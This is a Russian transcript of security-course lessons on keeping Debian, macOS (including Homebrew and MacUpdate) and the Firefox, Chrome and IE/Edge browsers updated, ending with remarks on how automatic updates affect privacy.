deb-src http://security.debian.org/debian/ jessie/updates contrib main

# jessie-updates, previously known as 'volotile'
deb http://ftp.uk.debian.org/debian/ jessie-updates contrib main
deb-src http://ftp.uk.debian.org/debian/ jessie-updates contrib main

nathan@debian:~$ cat /etc/apt/sources.list
```

Итак, вот источники, или репозитории, здесь. Здесь. И здесь. А эта строка не относится к источникам, поскольку она закомментирована хештегом. Собственно говоря, это CD-ROM. Если бы у вас был CD-ROM, команда apt-get могла бы брать файлы также и с него.

Команда "apt-get update" сообщает утилите apt-get, были ли какие-либо изменения пакетов в репозитории или нет. Сначала должна быть выполнена команда "update", чтобы утилита apt-get знала, что доступны новые версии пакетов, а затем вы запускаете команду "apt-get dist-upgrade". "Dist" - это сокращение от слова "дистрибутив".


```
nathan@debian:~$ sudo apt-get update && sudo apt-get upgrade
```

Можно также запустить эту команду. Нам всегда нужно запускать "apt-get update", но вместо "apt-get dist-upgrade" мы можем запустить "apt-get upgrade". Давайте разберемся, чем отличается "upgrade" от "dist-upgrade".

"Upgrade" используется непосредственно для установки новейших версий всех установленных пакетов системы из источников, перечисленных в файле "sources.list". Есть пакеты, которые в данный момент установлены, и если в репозитории обнаруживаются новые версии этих пакетов, то происходит их получение и обновление. Ни при каких обстоятельствах пакеты, которые уже установлены на данный момент, не будут удалены. Если в системе нет предыдущей версии пакета, то такой пакет не будет получен и установлен. Текущие версии установленных в настоящий момент пакетов, если они не могут быть обновлены новыми версиями без изменения статуса других пакетов, будут оставлены в неизменном виде.


Что касается "dist-upgrade", она немного отличается. В дополнение к выполнению функции "upgrade", эта команда разумно управляет изменением зависимостей с новыми версиями пакетов. "Apt-get" имеет умную систему разрешения конфликтов и при необходимости она будет пытаться обновить наиболее важные пакеты в ущерб менее важным. Команда "dist-upgrade" может удалить некоторые пакеты. Файл "sources.list" содержит список источников для получения нужных файлов пакетов. Исходя из всего сказанного, это хороший вариант для актуализации и обновления вашего дистрибутива. Это команда, которую я бы советовал использовать для Debian и Kali.

Если помните, мы также упоминали "Aptitude". "Aptitude" также может использоваться для актуализации и обновления, и вы можете заменить команду "apt-get" на "aptitude". Этот способ рекомендует Debian. Я же предпочитаю обновляться при помощи "apt-get", поскольку отдаю предпочтение выводимым в консоль данным, однако можно использовать и "aptitude"



Есть еще ряд инструментов на базе графического или GUI-интерфейса. Synaptic, который необходимо запускать под администратором или под root, он имеет графическую оболочку для пакетного менеджера. Здесь, например, вы можете увидеть репозитории, о которых мы говорили ранее.

Также "Package Updater" и "Packages". Вот так выглядит "Packages". Можете посмотреть, что установлено, что доступно. "Package Updater", исходя из своего названия, занимается поиском обновлений и позволяет вам их устанавливать.



Есть возможность настроить автоматическое обновление Debian и, в частности, автоматические обновления безопасности. Есть несколько различных способов, которые вы можете использовать, это лишь дело вкуса, какой из них выбрать.

https://help.ubuntu.com/community/AutomaticSecurityUpdates

Ознакомьтесь с этой страницей, если хотите получить больше деталей о различных вариантах настройки автоматических обновлений безопасности.

Есть четыре основных способа: вы можете использовать приложение GNOME для управления обновлениями ПО, можете использовать пакет "unattended upgrades", можете написать свой собственный скрипт в cron, который будет вызывать "aptitude" или "apt-get", или можете использовать "cron-apt". Можете прочитать здесь об этих способах.

Я обычно использую способ с пакетом "unattended upgrades" и я могу легко продемонстрировать, как это делается. Сначала нам нужно установить "unattended upgrades".

```
nathan@debian:~$ sudo apt-get install unattended-upgrades
```

Затем нам нужно отредактировать файл "10periodic". Вы можете сделать это при помощи вашего любимого текстового редактора. Я здесь использую gedit.

```
nathan@debian:~$ kdesudo gedit /etc/apt/apt.conf.d/10periodic
```

И вот что вам нужно прописать в этот файл и затем сохранить его. Давайте я покажу эти опции покрупнее.

```
APT::Periodic::Update-Package-Lists “1”;
APT::Periodic::Download-Upgradeable-Packages “1”;
APT::Periodic::AutocleanInterval “7”;
APT::Periodic::Unattended-Upgrade “1”;
```

Смотрите. Вот, что должно быть в этом файле.

Также вам нужно отредактировать файл "50unattended-upgrades".

```
nathan@debian:~$ kdesudo gedit /etc/apt/apt.conf.d/50unattended-upgrades
...
Unattened-Upgrade::Origins-Pattern {
// Codename based matching:
// This will follow the migration of a release through different
// archives (e.g. from testing to stable and later oldstable).
// “o=Debian, n=jessie”;
// “o=Debian, n=jessie-updates”;
// “o=Debian, n=jessie-proposed-updates”;
// “o=Debian, n=jessie,l=Debian-Security”;
```

Если раскомментировать эту строку, то это приведет к автоматической установке обновлений безопасности. Вы можете поменять здесь и другие строки, другие опции: "updates" и "proposed -updates", но сейчас я лишь показываю обновления безопасности. Вы можете принять собственное решение по поводу других обновлений. И если сохранить данный файл, то все будет готово для автоматических обновлений.

73. Mac OS X - Установка обновлений

Apple выпускает обновления системы безопасности на регулярной основе и чтобы найти подробности о проблемах безопасности, которые исправляют патчи, обратитесь к странице Обновления системы безопасности Apple. Она сейчас на экране.


https://support.apple.com/en-us/HT201222


Если спуститься ниже, увидим последние проблемы и обновления безопасности. Давайте нажмем на одно из них.

OS X El Capitan v10.11.4 and Security Update 2016-002	OS X Mavericks v10.9.5, OS X Yosemite v10.10.5, and OS X El Capitan v10.11 to v10.11.3	21 Mar 2016

Как и всегда, вы можете отыскать подробности по этой уязвимости на mitre.org или сайте Национальной базы данных уязвимостей (NVD). Это даст вам представление о критичности и хотите ли вы устанавливать это обновление, или нет, но в целом, вам стоит устанавливать все обновления системы безопасности, разве что у вас не имеются определенные причины, чтобы этого не делать.


OS X может скачивать и устанавливать обновления для операционной системы и приложений из Apple App Store. Вы можете настроить автоматическую установку обновлений, это делается следующим образом.





Заходим в меню "Apple", "Системные настройки", "App Store", здесь вы можете увидеть настройки для автоматических обновлений. "Автоматически проверять обновления". Понятно, что здесь должна стоять галочка для установки обновлений. Опция "Загружать доступные обновления в фоновом режиме" будет загружать их без запросов подтверждения, и когда они будут готовы для установки, вы получите уведомление. Нажмите сюда, если хотите устанавливать обновления программ автоматически. Нажмите сюда, если хотите устанавливать обновления OS X автоматически. Далее идет автоматическая установка системных файлов и обновлений системы безопасности, и определенно вам следует ее включить.

Можете нажать "Проверить сейчас", чтобы проверить наличие актуальных обновлений. Видим здесь, что требуется обновление, указаны подробности обновления. Смотрите, говорится про содержание безопасности обновления. Нажимаем на ссылку, можем посмотреть на содержание безопасности данного обновления.



Это актуальные настройки для Yosemite и El Capitan, но в предыдущих версиях OS X эти настройки выглядят по-другому, и я не думаю, что автоматическое скачивание и установка обновлений доступны во всех предыдущих версиях. И возможно, у вас нет варианта выбирать отдельно обновления безопасности, как это можно сделать здесь или у Microsoft. Если вы хотите устанавливать лишь обновления системы безопасности, то тогда, конечно, можете снять галочки со всех этих опций и оставить лишь автоматическую установку обновлений безопасности. Любое другое приложение, которые вы скачали и установили не от Apple или не из App store, не будет обновляться в рамках этих настроек. Вам придется обновлять такие программы вручную или можете попробовать инструмент под названием MacUpdate. Вот он.

www.macupdate.com/desktop/

Это приложение, которое надо скачать и установить. Можете считать это неким подобием App Store для приложений не из App Store. Оно обнаруживает устаревшие программы и позволяет вам скачивать и устанавливать последние версии. Мне показалось, что оно вполне нормально работает. В нем есть кое-какие баги, иногда может показать одно и то же приложение дважды. Но я не нашел лучшей альтернативы, тем не менее. Оно довольно хорошо справляется с поддержанием остальных ваших программ в актуальном состоянии. Позвольте, я покажу вам короткое видео, так чтобы вы получили ясное представление.

[Видео]

Macupdate.com долгое время является лучшим местом для поиска приложений под Mac. И новейший MacUpdate Desktop 6 поднимает этот опыт на новый уровень с не имеющей равных по простоте установкой и обновлением всех ваших приложений по одному клику. Установка iOS-приложений на ваш iPhone всегда понятна и проста, но это не так просто делается на Mac. Образы дисков, сжатые файлы и различные требования к установке могут запутать новых пользователей и создать неудобства продвинутым пользователям. MacUpdate Desktop 6 устраняет эти проблемы.

Когда вы находите нужное приложение на macupdate.com, просто нажмите "Установить", и Mac Update Desktop 6 позаботится об остальном. Как только приложение становится готово к использованию, просто нажмите "Открыть" в меню MacUpdate Desktop и все, готово. Вы можете установить сколько угодно приложений по условно-бесплатной модели.

Удобство от установки приложений в один клик также распространяется и на поддержание ваших приложений в актуальном состоянии. Один клик на кнопку "Обновить"

напротив любого устаревшего приложения и Mac Update Desktop берет на себя все заботы, гарантируя, что вы всегда пользуетесь преимуществами актуальных компонентов и улучшений. MacUpdate меняет то, как пользователи Mac находят и устанавливают приложения для Mac. Скачайте MacUpdate Desktop 6 сегодня и испытайте новый интуитивно-понятный способ установки и обновления ваших приложений для Mac.

[/Видео]

Если вы собираетесь установить дополнительные мощные инструменты на OS X по причине того, что Apple этого не сделали, а я уверен, что вы собираетесь, то тогда я советую установить Brew.

```
https://brew.sh/
```

Brew - это менеджер недостающих пакетов для OS X. Если вы его используете, то это означает, что вы также можете актуализировать и обновлять пакеты при помощи этого средства.

Если скопировать и вставить в терминал эту строку, готово, менеджер установлен.

```
/usr/bin/ruby -e "$(curl -fsSL
https://raw.githubusercontent.com/Homebrew/install/master/install
```

Вам нужны будут права администратора, чтобы установить его. Наберите "brew help", это поможет вам разобраться с его использованием. Или "man brew".

```
johns-Mac:~ johjohns-Mac:~ john$ brew help
johns-Mac:~ john$ man brewn$ brew help
johns-Mac:~ john$ man brew
```

Покажу вам несколько коротких команд.

```
johns-Mac:~ john$ brew search nmap
```

Это поиск пакета nmap.

```
johns-Mac:~ john$ brew install nmap
```

Можете набрать "install nmap" для его установки. Nmap установлен. Пожалуйста, вот он. Насколько быстро и просто это было?

```
johns-Mac:~ john$ brew update
```

"Brew update", это проверка актуальности версии менеджера.

```
johns-Mac:~ john$ brew outdated
```

Можно проверить, не устарели ли какие-либо пакеты.

```
johns-Mac:~ john$ brew upgrade
```

Можно обновить любой пакет, который в этом нуждается. Можем задать конкретный пакет, который нужно обновить.

```
johns-Mac:~ john$ brew upgrade nmap
```

Видим, что Nmap стоит актуальной версии.


```
johns-Mac:~ john$ brew list
```

А это покажет вам список установленных пакетов. У нас тут еще установлен OpenSSL, потому что он шел в комплекте с Nmap. В общем, это был менеджер пакетов Brew.

74. Firefox - Обновление браузера и расширений


Использование Flexera PSI позволит автоматически обнаруживать обновления всех браузеров, расширений и плагинов к ним, но вам все равно следует настроить их все на автоматическое обновление, сейчас я покажу, как это сделать.


Для начала давайте разберемся с Firefox. Давайте просто поищем обновления, это делается здесь.



"Открыть меню Справка", "О Firefox". Когда вы нажимаете на это меню, происходит проверка обновлений, вы можете увидеть, актуальная ли у вас версия. Здесь последняя версия Firefox. Если бы это было не так, то произошла бы загрузка последней версии и затем предложение установить ее.


Мы также хотим убедиться, что выбрано автообновление. Идем в меню, "Настройки", "Дополнительные", на вкладку "Обновления", здесь можно выбрать автоматическую установку обновлений.






Это рекомендовано. Я бы также поставил галочку на опцию "Предупреждать меня, если при этом будут отключены какие-либо дополнения", потому что если вы накатываете обновления, некоторые из ваших дополнений могут перестать работать, поскольку они не были оптимизированы для работы с последней версией Firefox. Знаете, конечно, это целиком ваше решение, менять здесь настройки или нет, но вам определенно стоят хотя бы проверять

наличие обновлений и затем уже принимать свое решение. Это рекомендуемый вариант: "Автоматически устанавливать обновления (рекомендовано: повышает безопасность"). Если нужно посмотреть на историю обновлений, нажмите на "Показать журнал обновлений". Здесь мы видим исправление или фикс. Можем взглянуть на подробности обновления, здесь говорится, что именно было исправлено, это полезно.



Мы также хотим убедиться, что расширения актуальны. Это очень важно. Снова идем в меню, "Дополнения", и затем "Плагины" или "Расширения", здесь в выпадающем меню "Инструменты для всех дополнений" можно выбрать автоматическое обновление дополнений. Также можно проверить наличие обновлений.




Нажмем на проверку, ждем, обновлений не найдено в нашем случае, но если бы они имелись, то они бы здесь появились и произошла бы их установка. Очень важно убедиться, что стоит галочка на автоматическом обновлении дополнений.


Далее, есть и другие вещи, которые обновляются для борьбы с вредоносными программами и фишингом, но они настроены на автоматическое обновление, так что мы не собираемся их менять, потому что они полезны для безопасности. Позже, когда мы будем обсуждать приватность, то мы посмотрим на эти настройки.


about:support

Дальше. Если вы ищете более подробную информацию о Firefox, можете набрать about:support и откроется эта страница. Здесь вы можете найти гораздо больше информации о конфигурации. Например, если вам интересны подробности о плагинах, нажимаем на эту ссылку, видим здесь больше деталей.




Есть также проверка плагинов, внешняя ссылка, по которой происходит проверка наличия обновлений для плагинов. Это такая же проверка, как и в этом меню.





Если у вас возникли проблемы с Firefox, можете запустить его в безопасном режиме. Нажмите на "Перезапустить с отключенными дополнениями".


Можете также зайти на about:config, будете предупреждены о том, что изменение этих настроек может оказать негативное воздействие на браузер, и это правда. Ничего здесь не меняйте, за исключением случаев, когда я буду давать такие указания. Здесь вы можете увидеть все базовые параметры конфигурации, доступные для изменения.




75. Chrome - Обновление браузера и расширений

Несмотря на то, что я не рекомендую использовать Chrome, я покажу вам, как удостовериться, что он обновляется. Во-первых, Chrome автоматически обновляет все. Чтобы остановить его от автоматического обновления, вам нужно отключить это. Браузер автоматически обновляется сам по себе. Есть только один нюанс и он касается расширений. Расширения Chrome автоматически обновляются до тех пор, пока в манифесте расширения определен URL-адрес для автообновлений. Это поле автоматически настраивается во всех расширениях в интернет-магазине Chrome и галерее расширений.

Если вы хотите заставить Chrome искать обновления, нужно зайти в меню "Справка", "О браузере Google Chrome", после чего начнется поиск обновлений. Вы увидите, что он обновлен. Если нет, то он скачает обновление и применит его.






Что касается расширений, то нужно нажать на "Инструменты разработчика" и затем "Обновить расширения". Они в любом случае должны обновиться автоматически, но эта кнопка произведет обновление принудительно.


76. IE и Edge - Обновление браузера и расширений

В случае с Internet Explorer и браузером Edge, от настроек, выставленных в вашей операционной системе, будет зависеть, будут ли они обновляться или нет. Мы проходили уже этот вопрос ранее.

Центр обновления Windows, "Настройка параметров", "При обновлении Windows предоставить обновления для продуктов Майкрософт и проверить наличие нового необязательного программного обеспечения Майкрософт".



До тех пор, пока данная опция включена, и Internet Explorer, и Edge будут автоматически обновляться. Но опять же, я однозначно не рекомендую Internet Explorer, я не рекомендую и Chrome, но все зависит от того, что вы делаете с их помощью.



77. Автоматические обновления - удар по приватности и анонимности

Установка обновлений безопасности и автоматизация ваших обновлений безопасности - это чрезвычайно хорошая идея для обеспечения безопасности, мы уже обсудили это. Но далеко не факт, что это совместимо с вашей приватностью и анонимностью. Особенно это касается Microsoft и Apple, и других операционных систем, где имеется денежный след до владельца операционной системы.

Windows 10 - это не операционная система для приватности и анонимности высокого уровня. Windows 8 и 7 немного лучше. Для обеспечения уровня приватности и анонимности вам нужно дополнительно использовать анонимизирующие сервисы типа VPN, Tor, JonDonym, которые мы обсудим в деталях позже. С их помощью обновления во время их установки не привязываются к вашему физическому местоположению или IP-адресу.

Также вам нужно иметь ввиду тот факт, что обновления могут быть вредоносными. Например, механизм обновления iOS устройство-ориентированный. Если бы Apple заставили или они бы сами решили сделать это, то они могли бы отправить вредоносное обновление конкретному пользователю. Я не в курсе, как работают все индивидуальные механизмы обновлений в iOS, но ваши обновления - это потенциальный вектор для атаки, и это был бы особенно удобный инструмент, если бы этот механизм обновлений мог быть отправлен конкретному пользователю.

Это тема для размышления.

Вы более защищены при использовании свободных или опенсорсных операционных систем, которые не имеют денежного следа до вас, потому что они понятия не имеют, кем является пользователь операционной системы. Обновления безопасности очень важны, но просто будьте в курсе о потенциальных проблемах приватности и анонимности, когда устанавливаете эти обновления.

8

